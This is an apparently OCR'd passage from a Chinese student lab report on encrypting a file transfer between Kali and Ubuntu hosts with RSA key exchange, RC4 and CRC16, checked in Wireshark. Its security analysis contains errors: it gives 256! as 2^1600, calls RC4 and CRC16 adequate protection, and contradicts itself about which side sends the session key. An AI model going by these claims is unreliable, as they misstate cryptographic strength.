gcc -m32 -o recv_txt recv_txt.c rsa.c

gcc -m32 -o search search.c rsa.c

2 运行

1）打开 wireshark，过滤选项设置为 tcp.port=3333，开启抓包

2）kali 开启接收 txt 的服务


./recv_txt

3）Ubuntu 发送数据


./search /home/lxy/test 192.168.254.175

➢ 实验结果

1）客户端




2）服务器：



3）抓包分析

原始的传输方式如下图所示。可以看到抓取的数据包里含明文信息，很不安全。



加了密钥管理机制和传输加密方案后，可以看到（192.168.254.156 为服务器端，192.168.254.175 为客户端）


1-3 为 TCP 连接的三次握手

4-5 为会话密钥协商，服务器端发送公钥加密的会话密钥，客户端应答 ACK

6-7 为文件名传输，服务器端发送 RC4 加密的文件名，客户端应答

8-9 为文件内容传输（由于文件内容只有学号，所以一次就传完了），客户端应答

10-11 为 TCP 连接断开，由于客户端会继续监听，所以客户端并没有关闭端口



4）安全性分析：

密钥管理的角度，假设 RSA 的私钥在客户端的机密性良好，那么客户端发送会话密钥时，能保证会话密钥的安全。会话密钥在每次连接的过程是随机产生的，通过 RC4 加密能保证传输内容的安全。

传输加密的角度，RSA 算法是单向性问题，基于大合数的因子分解问题，破解难度高，虽然破解的难度还取决于 p、q、e 等参数的选择，n 至少取 1024 位（这里的 n 取值没有做到那么完善）；RC4 算法是商用领域应用十分广泛的序列密码之一，它的有限自动机是一个状态是 S 表的一个排列，由于 S 表有 256 个字节元素，可能的排序共有 256!=2^1600，因此穷举也十分困难。

传输完整性角度，使用 CRC16 循环冗余校验，并且还要在计算填写结束后加密。所以攻击者进行篡改且保存校验正确的可能性很小。

➢ 实验中遇到的问题及解决

问题 1：

写 RC4 加密和 CRC16 冗余码校验时，因为 read 函数字符个数的问题，总是文件名出现乱码或者校验不对。总结如下：

从文件读结尾是\n，size 包含\n；

从 tcp 读 size 是字符串包含\0 的大小